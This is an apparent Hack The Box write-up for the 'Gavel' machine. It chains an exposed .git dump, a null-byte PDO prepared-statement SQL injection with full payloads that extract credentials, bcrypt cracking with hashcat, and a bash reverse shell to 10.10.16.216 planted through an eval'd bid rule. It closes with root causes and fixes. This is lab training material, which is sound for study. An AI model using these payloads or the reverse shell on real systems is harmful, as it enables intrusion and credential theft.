Gavel HTB — From PDO SQL Injection to RCE

💉 Gavel HTB — PDO SQL Injection to RCE
1️⃣ Initial Enumeration
Starting with an Nmap scan against the target:
1
nmap -sV 10.129.242.203
Results showed only two open ports:
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
⚠️ Only SSH and HTTP — this is clearly a web-based machine.

Browsing to the web app revealed a standard landing page with Login and Signup options.



After registering and logging in, the interface changed — confirming user session handling is in place.
Directory fuzzing returned many paths, but none were directly useful at this stage.
2️⃣ Dumping the Git Repository

Noticing exposed Git metadata on the web server, I used git-dumper to pull the full source code:
1
git-dumper http://gavel.htb dump

With the source in hand, I ran Snyk to perform a static vulnerability scan:

The scan flagged several potential SQL injection points in the PHP code using PDO prepared statements.
3️⃣ Exploiting PDO Prepared Statements — Novel SQL Injection
After research, I found a novel SQL injection technique targeting PDO’s prepared statement parser. The key insight is how PDO handles backtick identifiers with null bytes.
Reference: Novel SQL Injection Technique in PDO Prepared Statements
How the Vulnerability Works
Consider this query:
1
SELECT `\?-- -\0` FROM inventory WHERE user_id = ?
PDO’s internal parsing logic:
1
2
3
4
5
6
7
8
9
10
PDO: sees ` → start of backtick identifier, keep reading...
PDO: sees \ → normal character, keep reading...
PDO: sees ? → still inside backtick, keep reading...
PDO: sees -- → still inside backtick, keep reading...
PDO: sees \0 (NULL BYTE) → PANIC!
PDO: Backtrack — pretend backtick never opened!
PDO: Re-reads: sees \ → skip
PDO: sees ? → THIS IS A PLACEHOLDER! Mark it!
PDO: sees -- → this is a comment, stop reading!
PDO: RESULT: found 1 placeholder before the comment
PDO then replaces the placeholder with our user-supplied value after escaping single quotes (' → \').
This means we can inject SQL after a backtick-terminated subquery alias, bypassing prepared statement protections.
4️⃣ Confirming the Injection
Switching the request method to POST and testing with:
1
sort=\?--+-%00&user_id=x` FROM (SELECT version() AS `'x`)s;

✅ The MySQL version was returned — SQL injection confirmed.
5️⃣ Enumerating the Database
Listing Columns in the users Table
1
sort=\?--+-%00&user_id=x` FROM (SELECT group_concat(column_name) AS `'x` FROM information_schema.columns WHERE table_name=0x7573657273)s;

Extracting Credentials
Dumping the first user’s credentials:
1
sort=\?--+-%00&user_id=x` FROM (SELECT concat(username,0x3a,password) AS `'x` FROM users LIMIT 1)s;

Dumping all users:
1
sort=\?--+-%00&user_id=x` FROM (SELECT group_concat(username,0x3a,password) AS `'x` FROM users)s;

Extracted hash:
1
auctioneer:$2y$10$MNkDHV6g16FjW/1AQRpLiuQXN4MVkdMuILn0pLQ1C2So9SgH5RTfS
6️⃣ Cracking the Hash

The hash is bcrypt ($2y$), so we use Hashcat mode 3200:
1
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
1
auctioneer:midnight1


SSH login with these credentials failed. However, logging into the web application as auctioneer succeeded and revealed an Admin Panel.
7️⃣ Code Execution via Bid Rule Injection

Reviewing the dumped repository, I found a rules.yaml file defining bidding validation logic:
1
2
3
4
5
6
7
8
9
rules:
  - rule: "return $current_bid >= $previous_bid * 1.1;"
    message: "Bid at least 10% more than the current price."

  - rule: "return $current_bid % 5 == 0;"
    message: "Bids must be in multiples of 5."

  - rule: "return $current_bid >= $previous_bid + 5000;"
    message: "Only bids greater than 5000 + current bid will be considered."
These rules are evaluated server-side as PHP code. As an admin, I could edit them.
Exploitation Steps

1. Set up a listener:
1
nc -lvnp 9001
2. Edit a bid rule with a PHP reverse shell payload:
1
system('bash -c "bash -i >& /dev/tcp/10.10.16.216/9001 0>&1"'); return true;
3. Trigger the rule by placing a bid on any active auction item.
BINGO — shell received!
🎯 Impact
This attack chain demonstrates a full compromise via:
- Source code exposure through an exposed
.gitdirectory - Novel PDO SQL Injection bypassing prepared statement protections
- Credential extraction and hash cracking
- Server-Side Code Execution via unsafe
eval-style rule evaluation
This is a Critical Severity exploit chain.
🛡️ Root Cause
1. Exposed .git Directory
The web server served .git/ metadata publicly, allowing full source code recovery.
2. PDO SQL Injection
The application used PDO prepared statements incorrectly — user input was embedded in a way that allowed the null-byte backtick trick to bypass placeholder counting, enabling raw SQL injection.
3. Unsafe Rule Evaluation
The bid rule system executed admin-supplied strings as PHP code using eval() or equivalent, with no sandboxing or sanitization.
✅ Recommendations
1️⃣ Disable .git Directory Access
Block access via web server config:
1
2
3
location ~ /\.git {
    deny all;
}
2️⃣ Fix PDO Query Construction
Avoid placing user-controlled data in any part of the query structure — including column names and sort parameters. Use an allowlist for sortable fields.
3️⃣ Never Evaluate User-Supplied Code
Replace the dynamic rule evaluation system with a safe expression evaluator or a fixed set of configurable parameters. Never call eval() on any user or admin-supplied input.
4️⃣ Enforce Least Privilege
The web application’s database user should not have access to information_schema. Restrict permissions to only the tables the app needs.
5️⃣ Monitoring & Detection
- Log and alert on unusual
sortparameter values. - Monitor for null bytes (
\0) in request parameters. - Alert on outbound connections from the web server process.